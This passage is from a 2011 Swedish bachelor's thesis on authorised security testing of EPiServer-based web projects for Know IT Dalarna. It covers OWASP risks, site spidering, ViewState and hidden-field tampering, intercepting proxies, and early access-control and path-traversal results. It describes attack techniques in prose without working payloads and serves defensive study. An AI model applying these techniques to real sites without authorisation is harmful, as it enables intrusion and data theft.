Examensarbete

Kandidatexamen

Säkerhetstestning av webbapplikationer och CMS plattformen EPiServer

Security testing of web applications and the CMS platform EPiServer

Examensarbete nr: E4071D

Författare: Per Ignatius
Handledare: Hans-Jones
Examinator: Pascal Rebreyend
Ämne/huvudområde: Datateknik
Poäng: 15 HP
Betygsdatum: 2011-05-30

Högskolan Dalarna
791 88 Falun
Sweden
Tel 023-77 80 00

DALARNA
University College

EXAMENSARBETE, C-NIVÅ
Datateknik

Program	Reg nr	Omfattning
Digitalbrott & E-säkerhet	E4071D	15 HP
Namn	Datum	
Per Ignatius	2011-05-30	
Handledare	Examinator	
Hans Jones	Pascal Rebreyend	
Företag/Institution	Kontaktperson vid företaget/institutionen	
Know IT Dalarna AB	Per Thulemark	
Titel		
Säkerhetstestning av webbapplikationer och CMS plattformen		
Nyckelord		
EPiServer, Web applikationer, XSS attacker, SQL-Injections, bruteforce attacker, åtkomsthantering, sessionhijacking		

Sammanfattning
Arbetet behandlar säkerhetstestning av webbapplikationer och CMS plattformen EPiServer. För att Know IT Dalarna ska kunna fortsätta leverera säkra webblösningar efterfrågar de en säkerhetsanalys över plattformen EPiServer men även över sina egenutvecklade applikationer.

Syftet med arbetet var att höja säkerheten kring Know ITs webbaserade projekt och samtidigt göra utvecklarna mer medvetna om säkerheten vid utvecklingsfasen. Resultatet var att EPiServer som plattformen tillhandahåller en fullgod säkerhet. De direkta brister som identifierades var upp till antingen Know IT eller kunden att åtgärda och ansvaret lades på den som hade hand om driften av webbplatsen. Säkerhetstesterna som utfördes var bland annat tester emot åtkomsthantering, avlyssningsattacker, lösenordsattacker, SQL-injections och XSS-attacker.

För att förenkla säkerhetstestningen skapades en checklista innehållandes steg för steg för att göra en grundläggande säkerhetstestning. Den innehöll även rekommendationer till Know IT Dalarna på områden som ska belysas och undersökas i framtiden. Checklistan kan användas av utvecklarna för att säkerställa att ett pågående projekt håller en bra nivå säkerhetsmässigt. Listan måste i framtiden uppdateras och hållas i fas med den ständiga tekniska utvecklingen som sker på området.

DALARNA
University College

DEGREE PROJECT
Computer Engineering

Programme	Reg nr	Extent
Digital crime and seSecurity, 180 ECTS	E4071D	15 ECTS
Name of student	Year-Month-Day	
Per Ignatius	2011-05-30	
Supervisor	Examiner	
Hans Jones	Pascal Rebreyend	
Company/Department	Supervisor at the Company/Department	
Know IT Dalarna AB	Per Thulemark	
Title		
Security testing of web applications and the CMS platform EPiServer		
Keywords		
Web applications, EPiServer, XSS attacks, SQL-Injections, bruteforce attacks, access management, session hijacking		

Summary
This work covers security testing of web applications and EPiServer as a CMS platform. To continue to deliver safe web solutions Know IT Dalarna requests a safety analysis for EPiServer as a platform but also over their own developed applications.

The main purpose was to increase the security of Know IT's web based projects while making the developers more aware about the security throughout the development phase. The result from the safety testing was that EPiServer as a platform provided adequate security. The direct security gaps that was identified was up to either Know IT or the customer to resolve. The responsibility was placed on the person in charge of the operation of the Site. Safety tests were performed including tests against the access management, eavesdropping attacks, bruteforce attacks, SQL-injections and XSS attacks.

To simplify the security testing a checklist was created containing the steps to do an essential security testing. It also contained recommendations to Know IT Dalarna of areas that should be reviewed in the future. The checklist can also be used by developers to ensure that a pending project keeps a good security level. In the future the checklist must be updated and kept in phase with the continuous technical progress taking place in the area.

Förord

Jag vill tacka Know IT Dalarna och speciellt mina kontaktpersoner Per Thulemark och Stefan Eriksson för sitt engagemang och goda råd. Jag vill även passa på att tacka min handledare Hans Jones för goda råd och nya infallsvinklar.

Innehållsförteckning

1. Inledning

1.1 Bakgrund

I samma takt som webbapplikationer blir populärare växer även risken för att dessa kan vara sårbara för olika typer av attacker. Historiskt sett har de flesta av dessa brister sitt ursprung i hur utvecklarna programmerar applikationerna. Det finns dock även sårbarheter som har sitt ursprung i miljön men dessa sårbarheter brukar i regel åtgärdas med små uppdateringar.

För att säkerställa att säkerheten bibehåller en fortsatt hög nivå i den snabba utvecklingen vill Know IT Dalarna göra en analys av säkerhetsriskerna av deras webbaserade projekt. De efterfrågar även en checklista för enklare testning av sårbarheter och andra risker vid slutfasen av deras testning.

Examensarbetet utfördes åt konsultföretaget Know IT Dalarna under deras Web and Collaboration-avdelning. Deras verksamhet omfattar tjänster inom verksamhetsutveckling, systemutveckling och applikationsförvaltning. Know IT etablerades 1990 och har idag över 1500 medarbetare representerade i Sverige, Norge, Estland, Finland och USA[1].

Know IT är plattformsoberoende men bygger för tillfället stora delar av sin Web and Collaboration verksamhet på bland annat .NET baserade plattformen EPiServer. EPiServer tillhandahåller en fullständig utvecklingsmiljö för att skapa webbsidor och Communitys. Know IT baserar sina EPiServer installationer på Windows Server, IIS (Internet Information Services) och Microsoft SQL-databaser.

1.2 Syfte

Syftet med arbetet är att öka säkerheten i Know ITs webbprojekt och göra det lättare att säkerhetstesta projekten innan lansering. Tanken är att det ska göras dels med en checklista men även med hjälp av program och andra verktyg. Rutinerna skall följas av varje eller utvalda utvecklare inom en projektgrupp.

1.3 Problembeskrivning

Know IT arbetar utifrån In-House utveckling[2] och skräddarsyr i många fall hemsidorna direkt efter kundernas önskemål (utvecklar egna applikationer samt gränssnitt) och det är i dessa avseenden som säkerhetsluckor av misstag kan skapas. Sedan tidigare finns det ingen utarbetad säkerhetsstrategi vid projekten utan projektledaren förlitar istället säkerhetstänket på varje enskild utvecklare. Utvecklarna får i sin tur ansvaret för att säkerheten håller en acceptabel nivå.

---

1 Pressmeddelande 2010, Know IT utses till årets partner av EPiServer. Hämtad från: <http://www.knowit.se/Om-knowit/Pressmeddelanden/Know-IT-utses-till-arets-partner-av-EPiServer/>, 2010-04-10

2 Dafydd Stuttard, Marcus Pinto (2007), The Web application Hacker's Handbook Discovering and Exploiting Security Flaws, ISBN: 9780470170779, s. 9

1.4 Avgränsningar

Rapporten fokuserar på säkerheten kring Know ITs egenutvecklade system och applikationer. Examensarbetet behandlar även EPiServer som plattform ur ett säkerhetsperspektiv. I de avseendena som säkerheten är direkt kopplad till ASP.net programmering och IIS regler kommer även de behandlas. Rapporten berör inte hur man konfigurerar en säker server eller konfigurationer av SQL-databaser, dock kommer attacker att utföras emot SQL-databaser. Arbetet ger korta förslag på hur man programmerar för att undvika utvalda säkerhetsrisker men behandlar inte hur man programmerar säkert. Rapporten beskriver tillgängliga angreppsmetoder och sammanfattar vilka resultat som fås vid angrepp mot projektet. Automatiska rutiner och checklistor behandlas också och undersöks i vilken utsträckning de kan användas och implementeras.

1.5 Mål

Målet är att försöka hitta sårbarheter i ett existerande webbprojekt och ge förslag på förbättringar. Det önskvärda resultatet är att skapa säkerhetsrutiner som kan följas vid slutfasen i varje projekt för att undvika att säkerhetsbrister skeppas med den färdiga produkten. Automatiska rutiner och checklistor är också något som skall utvecklas och undersökas i vilken utsträckning de kan användas i utvecklingen.

1.6 Metod

Examensarbetet utfördes till stor del på Know ITs kontor i Borlänge, men arbetet utfördes även hemifrån och på Högskolan Dalarna. Vid examensarbetets början tilldelades ett av Know ITs tidigare projekt som säkerhetstestningen utfördes emot. Projektet sattes upp i en verklighetstrogen miljö med tillhörande konto för att kunna analysera loggar och källkod för projektet som säkerhetstestades.

Inledningsvis lades mycket tid ner på att läsa på inom området och skapa en anpassad metod. Delar ur kapitel 20, ”A Web Application Hacker’s Methodology” ur boken The Web application Hacker's Handbook Discovering and Exploiting Security Flaws användes för att skapa metoden. Inspiration till metoden hämtades även ifrån boken Hacking Exposed Web Applications 3rd Edition, kapitel 2 ”Profiling” samt kapitel 4 ”Attacking Web Authentication”. Baserad på böckerna skapades en metod innehållandes en kartläggningsfas, en angreppsfas samt en resultat- och sammanfattningsdel.

Mjukvarorna som användes för säkerhetstestningen var Burp Suite, Metasploit framework,Wireshark, AccessDiver, Wikto och Nessus. Utöver dessa säkerhetstester gjordes även ett flertal manuella tester för att säkerställa att säkerheten höll en acceptabel nivå.

Även en intervju gjordes med en av Know ITs utvecklare för att skapa en bättre uppfattning om hur medvetna utvecklarna var om säkerheten kring utvecklingen av webbapplikationerna. Rapporten skrevs parallellt allt eftersom arbetet fortlöpte. Vid projektets slut skedde redovisning av arbetet.

1.7 Referenshantering

Oxfords referenssystem[3] användes för referenshanteringen. Alla referenser märks då med hjälp av en siffra som hänvisar till respektive fotnot. Den första hänvisningen till en källa skrivs ut i fullständigt format medan de som följer hänvisas med för och efternamn på författarna. Vid webbplatsreferenser finns även en datumstämpel utskriven för tidpunkten då informationen hämtades. Alla tekniska begrepp och förkortningar som inte förklaras i den löpande texten återfinns på en separat bilaga märkt ”Bilaga 1, definitionslista”.

2. Utredning

2.1 EPiServer

2.1.1 Historia

EPiServer är ett svenskt företag som har skapat webbpubliceringssystemet med namn EPiServer CMS[4]. Systemet är framtaget för att kunna hantera innehåll på ett intranät eller en webbplats eller liknande system. Den stora fördelen är att med hjälp av EPiServer kan kunden själv administrera och uppdatera sina egna hemsidor med hjälp av ett webbaserat gränssnitt. De behöver i själva verket inte ha någon kunskap om skapandet om hemsidor utan endast grundläggande ordbehandlingskunskaper. EPiServer har också ett användargränssnitt som påminner om Microsofts ordbehandlingsprodukter vilket gör det lätt att förstå gränssnittet och funktionerna. Det gör att EPiServer tilltalar en väldigt bred kundgrupp.

Den första versionen av EPiServer lanserades redan 1997 och sedan dess har utvecklingen för företaget gått fort och räknas idag till en av de största leverantörerna inom CMS system. Know IT använder sig i dagsläget av version EPiServer CMS version 6 i sina webbaserade projekt.

2.1.2 EPiServer uppbyggnad

För att få en bättre förståelse för EPiServer som produkt följer en kort beskrivning av plattformen och några av de viktigaste byggstenarna.


EPiServer är baserat på Microsofts server-plattform som inkluderar driftsättning med hjälp av IIS och Microsoft SQL-server. I grundutförande kommer EPiServer levererat med mallar för många olika typer av webbsidor. Exempelvis finns det sidmallar för att hantera formulärdata, söksidor, flödessidor men även konfigurationssidor. Vid skapandet av en av dessa kan man sedan skräddarsy både innehåll och funktion för att uppnå det man söker i både funktion och design. Man har sedan möjlighet att skapa anpassat innehåll för respektive sida.

---

3 Referencing using the documentary-note (Oxford) style. Hämtad från: <http://www.deakin.edu.au/current-students/study-support/study-skills/handouts/oxford-docnote.php>, 2011-05-05

4 EPiServer Om Oss. Hämtad från: <http://www.episerver.com/sv/EPiServer_AB/ >, 2011-04-13

Se nedanstående för en illustration av strukturen av en EPiServer baserad miljö.



Figur 1: Struktur över EPiServer.

EPiServer levereras med två olika konfigurationslägen, det ena kallat redaktörsläget där man får ändra befintligt innehåll och skapa nya sidor. Det andra läget går under administratörsläget och här återfinns en mängd olika konfigurationsalternativ för hur just den här webbplatsen skall bete sig. Administratörer kan exempelvis skapa och ändra användarkonton, ta bort filer, använda oss av arkiverings-funktioner och länkvalidering. Administratörsläget är det som är kraftfullast och i de flesta fall är det vanligt att endast ett fåtal användare har tillgång till det. I redigeringsläget hänvisas oftast de personer som ansvarar för underhållet av hemsidan. Det är även möjligt att endast ge utvalda användare rättigheter att modifiera innehåll för en specifik sida.

I dagsläget förlitar sig Know IT på system som EPiServer baseras på och utför ingen egen säkerhetstestning. Det innebär att om en säkerhetsbrist uppkommer i EPiServer eller några av de beroende systemen berör det en stor del av Know ITs projekt.

2.2 Webbaserade attacker

Antalet webbsidor och tjänster som förmedlas över internet har kraftigt ökat under de senaste åren och innefattar allt ifrån sociala communities, statliga tjänster, internetbanker med mera. Samtidigt har allt fler företag expanderat på internet och upptäcker möjligheterna att marknadsföra dels sina företag och idéer men samtidigt tillhandahålla service till befintliga kunder.

Nackdelen med den här snabba exploateringen av en relativt osäker plattform är att riskerna ökar för att drabbas av olika typer av webbattacker. Många företag prioriterar inte säkerheten utan det kommer ofta i andra eller tredje hand. Det här gör att det i många fall kan ge väldigt bra utdelning för en attackerare att utföra attacker mot hemsidor eller applikationer med dålig säkerhet. I många fall är det bristen av kunskap om hur systemen fungerar som gör att säkerhetsluckor skapas.

En webbapplikation kan vara allt ifrån ett enkelt formulär till en avancerad texteditor, det som kännetecknar dem är att de exekverar genom en webbläsare. Webbapplikationer hämtar i många fall information från interna system så som SQL-databaser och andra system som bearbetar förfrågningarna. Om en attackerare lyckas utföra en lyckad attack emot webbapplikation kan han kringgå alla nätverksförsvar och få direkt åtkomst till exempelvis ett företags databas. Att utföra samma attack genom att aktivt ta sig igenom alla försvarslinjer såsom brandväggar och routrar skulle ta betydligt längre tid samt kräva betydligt mer kunskap[5].

Det här ställer stora krav på webbutvecklarna som måste förstå samspelet mellan olika system och var eventuella säkerhetsbrister kan existera. Rent generellt sett exponeras dessa brister när man har en direkt kommunikation emellan webbgränssnittet och interna system där informationen inte granskas innan den exekveras.

Den kännbara effekten blir att säkerhetsgränsen förflyttas från brandväggar och routrar till att ligga hos varje enskild applikation. Det gör att säkerhetstänket måste vara av högsta prioritet om man skall använda hemsidan för att länka samman olika system. Om en hemsida däremot saknar länkningen är den inte ett lika åtråvärt mål eftersom informationen som man kan lyckas hämta är begränsad.

Man måste ha i åtanke att öppna system är väldigt sårbara. Systemen måste vara utvecklade för att kunna skilja riktiga anrop från vanliga användare från modifierade anrop från en attackerare. I regel ska man ha i åtanke att all information som ska hanteras av en hemsideapplikation skall betraktas som oärlig information. Det vill säga information som kan skada systemet eller data som kan köra script som i sin tur kan åstadkomma skada. Man brukar benämna två regler som ”Accept Known Good” och ”Reject Known Bad”[6] som en bra grund över hur filtreringsregler skall konfigureras för inläsning av information.

De fördelar som finns med att använda sig av världsomspännande webbapplikationer är att man slipper installera mjukvaror för att kunna använda programvaran. Programmen kräver inte i regel några speciella hårdvarukrav utan kan köras på de flesta datorer[7]. Exempel på en världsomspännande webbapplikation är Google Documents[8].

5 Dafydd Stuttard, Marcus Pinto, s. 11-19

6 Accept Known Good. Hämtad från: <https://www.owasp.org/index.php/Data_Validation#Accept_known_good>, 2011-05-04

7 TkJ, Hård kritik mot ”cloud computing” – webbapplikationer. Hämtad från: <http://blogg.tkj.se/stallman-cloud-computing/>, 2011-03-26

8 Googles Document Cloud Computing Service. Hämtad från: <http://docs.google.com>, 2011-03-26

2.2.2 OWASP (The Open Web Application Security Project)

OWASP är en organisation som har som syfte att förbättra webb-applikationssäkerheten för utvecklare. Deras arbete är gratis och fritt för vem som helst att ta del av. Med jämna mellanrum släpper de en top 10 lista[9] över säkerhetsbrister i webbapplikationer men även en testguide över rekommenderade säkerhetstestar. Den senaste listan ser ut som följer:

A1: Injection
A2: Cross-Site Scripting (XSS)
A3: Broken Authentication and Session Management
A4 Insecure Direct Object References
A5: Cross-Site Request Forgery (CSRF)
A6: Security Misconfiguration
A7: Insecure Cryptographic Storage
A8: Failure to Restrict URL Access
A9: Insufficient Transport Layer Protection
A10: Unvalidated Redirects and Forwards

Utöver de testerna som beskrevs i referenslitteraturen baserades säkerhetstesterna på den ovanstående listan.

Testningen som utfördes var:

- SQL-Injections.
- Cross Site Scripting (XSS).
- Brute-force attacks.
- Broken Authentication.
- Cross Site Request Forgery (CSRF).
- Insufficient Transport Layer Protection.

Utöver föregående lista utfördes även allmänna säkerhetstester som omfattade hela webbplatsen. Dessa tester vara:

- Path Traversal Attacker.
- Tester för att kontrollera åtkomsthanteringen.

För att läsa mer om begreppen tekniskt sett hänvisas till respektive bilaga som återfinns i slutet av rapporten.

2.3 Angreppsmiljön

Projektet konfigurerades på en avskärmad Windows Server 2008 R2. Servern använde sig av IIS 7.5, Microsoft SQL-server 2008 och EPiServer CMS 6. När testerna utfördes var servern uppdaterad och inställd på automatiska uppdateringar. Webbplatsen låg bakom en inloggning för att förhindra att webbplatsen skulle bli indexerad av sökmotorer som exempelvis Google.

9 OWASP Top 10 for 2010. Hämtad från:
<https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project>, 2011-05-04

3. Kartläggning av hemsidan och angreppsytor

Desto större förståelse för hur en hemsida är uppbyggd och hur applikationen fungerar desto lättare blir det att hitta säkerhetsbrister och utnyttja dessa. Därför är det viktigt att utföra en noggrann kartläggning av hemsidan och dess funktioner. Säkerhetstestningen inleddes med att undersöka vad hemsidan hade för syfte samt vilka system och nyckelfunktioner som användes. Eftersom sidan inte var publicerad i en offentlig miljö blir den inte indexerad av Google eller andra sökmotorer. Det gör att en kartläggning med hjälp av Google inte är aktuell.

3.1 Hemsidans syfte och funktion

Hemsidan är i grund och botten en informationssida som har som syfte att nå ut med sin information till besökarna på sidan. Det finns även ett supportformulär för att hantera kundärenden men det existerar ingen användardatabas mer än den i EPiServer. Det här gör att angreppsytorna blir betydligt färre och en stor del av testningen kommer att utföras direkt emot EPiServer plattformen.

3.2 Web Spidering

Genom att använda tekniken ”Web Spidering” kan man återskapa en sitemap över en hemsidas struktur. Spidering går ut på att man använder sig av en mjukvara som automatiskt går igenom en hemsida och skickar förfrågningar för alla länkar och formulär som programmet hittar. Programmet sammanställer sen informationen till en fullständig struktur som gör det betydligt enklare att se vilka delar av en hemsida som är av intresse. I den här rapporten användes Burp Spider som är en del av Burp Suite.

Google använder sig av liknande tekniker för att sammanställa deras sökresultat och använder sig av web-crawlers (liknande spidering) för att indexera hemsidor så att de skall dyka upp för vissa sökord. Många webbutvecklare kanske inte vill att vissa sidor skall vara sökbara från Google och man kan då lägga in en textfil kallad ”robots.txt” i web roten som inhehåller sidor i strukturen som inte skall indexeras.

Den här filen är av största intresse för oss då den kan innehålla länkar till en inloggningssida för administratörer eller länkar till annan känslig information[10]. Burp Spider kan göra detta åt oss automatiskt och kommer då att analysera robots.txt och sammanställa länkarna som finns i filen för oss.

Problemet med kartläggningsprogramvara är att den inte är tillräckligt intelligent för att fylla i längre formulär utan kommer endast skicka in en teststräng i varje fält och lyssna efter svar. Problemet är att man ofta måste skicka in definierade strängar som namn, telefonnummer med mera. Ytterligare problem med automatiska sökningar är att hemsidor idag använder sig av form-baserad navigering. Det vill säga genom att använda sig av HTTP-protokollets GET och POST funktioner och skicka med vissa parametrar för att visa annat innehåll. Det går att konfigurera Burp Spider för att använda sig av unika parametrar för att identifiera olika sidor men i många fall är inte en automatisk sökning ultimat utan behöver kompenseras med en manuell.

10 Dafydd Stuttard, Marcus Pinto, s. 62

Det man absolut behöver tänka på är om man använder sig av en spider är att det kan vara väldigt farligt för hemsidans innehåll. Om spidern exempelvis körs på en administratörskontrollpanel kan länkar som tar bort användare aktiveras, funktioner som stänger av databaser och det kan resultera i stor skada. Dessa sidor skall i regel vara lösenordskyddade så att det inte är möjligt men det finns undantag.

Se bilaga A, ”kartläggning av hemsidan samt inloggning mot EPiServer” för bilder.

3.4 Olika metoder för att spara ett tillstånd

På grund av att många webbapplikationer har behov av att spara tillstånd för besökarna beskrivs det under den här delen i rapporten olika alternativ för att göra detta.

3.4.1 Hidden Form Fields

Hidden form fields är en enkel teknik som används för att skicka förutbestämd information som är helt osynligt för besökaren till en webb-applikation. Trots att fältet inte är synligt för användaren är det fullt möjligt för en attackerare att se fältet (antingen genom en intercepting Proxy) eller genom att analysera källkoden på hemsidan. Ett vanligt exempel är en webbutik där man har ett pris för en vara sparat i ett hidden form. När användaren klickar på köp läggs en vara i korgen med priset som finns i hidden form, det gömda fältet blir att fungera som en variabel. Vid användandet av en intercepting Proxy är det möjligt att ändra priset och på så vis slippa betala för varan. Värt att nämna är att man även kan lagra den här informationen med hjälp av Viewstate teknik och uppnå samma resultat[11].

3.4.2 Viewstate

EPiServer använder som default Viewstate till att spara tillstånd för deras sidor. Viewstate finns inkluderat som ett bibliotek i ASP.net. Viewstate är ett hidden form som skapas automatiskt för hemsidor som är baserade på ASP.net och innehåller information om tillståndet för den nuvarande hemsidan. I samband med att en användare genererar en ny sida sparas tillståndsinformation i Viewstate-variabeln och konverteras till Base64. När servern renderar tillbaka den nya sidan använder den värdet som finns sparat i Viewstate-variabeln. Problemet med Viewstate är att man lägger säkerheten i besökarens händer och ger han/hon fulla möjligheter att modifiera informationen som lagras där. Därför ska man aldrig spara viktig information som kontoinformation eller lösenord i en Viewstate variabel[12][13].

11 Dafydd Stuttard, Marcus Pinto, s. 96
12 ViewState in ASP.NET. Hämtad från:
<http://www.extremeexperts.com/Net/Articles/ViewState.aspx>, 2011-04-15
13 Dafydd Stuttard, Marcus Pinto, s. 102.

3.4.3 HTTP Cookies
En cookie är en textfil som innehåller information om en användare och används ofta för att autentisera en användare. Cookie filen skickas till användaren tillsammans med HTTP svaret och skickas sedan tillbaka till servern varje gång som användaren skickar förfrågningar till servern. På så vis kan servern hålla reda på specifika användare genom att identifiera dem med hjälp av informationen som sparas i cookie-filen. Information krypteras i princip alltid och det görs för att höja säkerheten så att en användare eller attackerare inte kan utläsa informationen i klartext[14]. Vid avpersonifieringsattacker lyckas en attackerare identifiera en användares cookie och använder den själv vid anrop till servern. Det gör att servern identifierar attackeraren som den användare som cookiefilen ursprungligen kom ifrån, se 4.2.3 för en mer utförlig beskrivning av avpersonifieringsattacker.

3.4.4 Session Tokens
Man kan jämföra en token med en engångsnyckel och så länge som en person har nyckeln på sig har han tillgång till hemsidan. När webbläsaren stängs eller användaren loggar ut försvinner token informationen. Ingenting sparas lokalt på datorn till skillnad emot cookies. Det här gör att när man besöker hemsidan på nytt måste utföra en ny inloggning och få en ny engångsnyckel. Tokens är säkrare än cookies eftersom inget sparas lokalt på hårddisken. Som bekant så riktar många attacker in sig på att komma över cookieinformationen (exempelvis XSS-attacker) och de kommer bli verkningslösa mot ett system som enbart använder sig av tokens. EPiServer använder sig av tokens vid inloggningen emot konfigurationsläget och det är ett mycket bra sätt att autentisera användare.

3.5 Tekniker för att säkra webbapplikationer
Det finns flera tekniska metoder för att lösa säkerhetsproblemen som cirkulerar runt webbapplikationer. I många fall handlar det om att göra kommunikationen mellan applikationen och användaren säker så att ingen utomstående kan avlyssna trafiken. Två populära metoder beskrivs nedan.

3.5.1 URL-Encoding
URL-encodning är en vanlig teknik för att filtrera input-information som en applikation ska hantera och skicka vidare till en databas.

Tekniken innebär att man byter ut alla osäkra tecken emot deras motsatser i HEX-kod. Exempelvis blir ”<” ersatt med ”<”. Om en illasinnad attackerare försöker injicera skadlig kod kommer den bli verkningslös eftersom funktions-taggarna kommer att försvinna. Det gör att ett scriptanrop inte kommer att kunna exekvera.

Om hemsidan är utvecklad med dotnet teknik kan man använda sig av validateRequest[15] vilket resulterar i att man inte kan posta taggar i formulär på hemsidan överhuvudtaget. Man blir då tvungen att implementera egna kommandon för att lägga in bilder med mera.

Det här är vanligt på diskussionsforum och gästböcker. Genom att använda sig av

14 Dafydd Stuttard, Marcus Pinto, s. 99.
15 ValidateRequest Property. Hämtad från: <http://msdn.microsoft.com/enus/library/system.web.configuration.pagessection.validaterequest.aspx>, 2011-04-21

URL-encodning som filter på all information som en besökare skickar in till en applikation får man ett betydande skydd mot injektionsattacker. Se 3.5.1 för exempel hur URL-encoding kan tillämpas.

3.5.2 SSL-kryptering

Det har blivit allmänt känt att information på webben inte är säkert och därför försöker många företag och hemsidor förstärka intrycket av att deras sida är just säker. Många gör det genom att signalera att trafiken som skickas och tas emot är krypterad med 128-bitars SSL-kryptering. Problemet är att det är falsk trygghet eftersom det inte spelar någon roll om information är skyddad under transport om webbapplikation i sig självt har sårbarheter. Kryptering kan inte skydda emot attacker som är riktade direkt emot klienten eller servern. Kryptering kan däremot skydda emot avlyssningsattacker. Det finns ingen anledning för en attackerare att försöka knäcka krypterad information om han istället kan attackera servern eller klienten direkt och på så vis gå runt skyddet. [16] För en attackerare kan det till och med vara lättare att sopa igen sina spår om trafiken är krypterad.

3.6 Metoder för att kringgå klientsäkerheten

Många webbapplikationer förlitar sig på säkerhetsmetoder som körs på klienten (användaren) istället för att utföra dessa vid mottagandet av informationen vid servern. Oavsiktligt placeras en stor del av säkerheten direkt i klientens händer. Användaren får full kontroll över informationen som skickas till servern och kan förändra all information som skickas. Det krävs dock i regel utvalda program samt kunskap om hur teknikerna fungerar för att utföra dessa web-attacker.


3.6.1 Intercepting Proxy

En intercepting Proxy är ett väldigt kraftfullt och ovärderligt verktyg när man attackerar en webapplikation. Genom att konfigurera en Proxy-server får vi möjlighet att analysera allt som skickas emellan besökaren och hemsidan. Alla HTTP och HTTPS meddelanden fångas upp och kan sparas ner för senare analys[17]. Det som är den största fördelen är att man i realtid kan förändra en HTTP-förfrågan från klienten (exempelvis ändra variabel-värden) och sedan skicka den modifierade förfrågan till servern.

På det här viset blir det betydligt enklare för en attackerare att verkligen se vad som skickas och tas emot mellan en besökare och server och man kan då få en bättre överblick över hur applikationen fungerar.

16 Dafydd Stuttard, Marcus Pinto, s. 6
17 Ibid, s. 98.

Eftersom man kan förändra informationen som skickas kan man skicka in oväntad information till servern som möjligtvis kan leda till att man får åtkomst till information på servern. Man kan även utföra en serie av testningar och skicka in olika data för att se hur applikationen beter sig och vilka svar den ger tillbaka.



Figur 2; Illustration över en Proxy Server.

3.7 Potentiell sårbarhet 1, Inloggningen till EPiServer

Det som snabbt identifierades som ett potentiellt mål var inloggningstjänsten login.aspx som ligger under katalogmappen ”Util”. Den här inloggningsfunktionen är porten för att få åtkomst till redigeringsläget för EPiServer. Via enkel webbnavigering får man åtkomst till inloggningsformuläret.

Vid granskning av källkoden hittades ett hidden form innehållandes Viewstate-information men även meta data med instruktioner om att inte göra en indexering av inloggningssidan. Det gick också att identifiera ett giltigt värde för EPiServers antiforgery token, se nedanstående utdrag.

```
__epiAntiForgeryToken_Lw__=wv8q0J7VVgI8Muq1ZoOq5CYQCTSOKm/VhTymhpODiUP0CCW5+PP9xw+uKCBWGNhE
```

3.8 Potentiell sårbarhet 2, Supportformulär

Supportformuläret innehåller ett antal olika fält där besökaren har möjlighet att fylla i sin fråga och kontaktinformation. Det som gör det här formuläret till en angreppspunkt är att det kan ha kontakt med en databas för att spara undan förfrågningarna. Först och främst levereras ett epostmeddelande med förfrågningen till en kontaktperson och därefter sparas informationen ofta i en databas.

3.9 Potentiell sårbarhet 3, Sökfunktion

Det finns en sökfunktion på hemsidan som med största sannolikhet hämtar information ur en SQL-databas. Sökfunktionen kan vara öppen för bland annat SQL-injections men även XSS attacker.

4. Angrepp mot projektet och resultat

Under den här sektionen används den tidigare kartläggningen från punkt 3.2 och även bilaga A och säkerhetstester utförs emot de potentiella säkerhetsbristerna. Ett antal allmänna skanningar utföras emot projektet för att hitta ytterligare sårbarheter som inte identifierades under den manuella kartläggningen.

4.1 Allmänna säkerhetsbrister

4.1.1 Åtkomsthantering

Enligt Dafydd Stuttard, Marcus Pinto står sårbarheter i åtkomsthanteringen för 78 % av de senaste testerna utförd av författarna[18]. Åtkomsthantering handlar om att en besökare inte ska ha åtkomst till viktiga resurser på en webbplats, även om man vet den exakta URL-adressen till resursen. Om skyddet inte fungerar som det ska kan man exempelvis få direkt tillgång till administratörspanelen via en URL-adress utan autentisering.

Ett antal tester utfördes emot åtkomsthaneringen som inloggad gäst. Testerna gick ut på att försöka få tillgång till nedanstående sidor men även specifika resurser under respektive sida.

Startläge för inloggningen:	/ECM/UI
Administratörsläge:	/ECM/UI/CMS/admin/default.aspx
Redigeringsläge:	/ECM/UI/CMS/Edit/Default.aspx

Vid samtliga försök skickades förfrågningen vidare till en inloggning emot tjänsten för autentisering. Vid närmare granskning av web.config filen är alla viktiga kataloger skyddade bakom inloggningen. Resultatet kan sammanfattas till att EPiServer är konstruerat med åtkomsthanering som en prioriterad del i uppbyggnaden.

4.1.2 Path Traversal eller dot-dot-slash attacker

En path traversal attack är en attack som syftar till att få åtkomst till filer och resurser som lagras utanför web root folder[19]. Den utförs genom att en attackerare enkelt navigerar i filträdet genom att skriva ”../” för att navigera till olika nivåer i filträdet. Genom att först köra en spider på sidan och sedan manuellt gå in och navigera kan man hitta viktig systeminformation såsom källkod och systemkonfigurationer[20]. Projektet som säkerhetstestades hade ett bra grundskydd emot path traversal attacker i och med att inga filnamn skrevs ut i adressfältet.

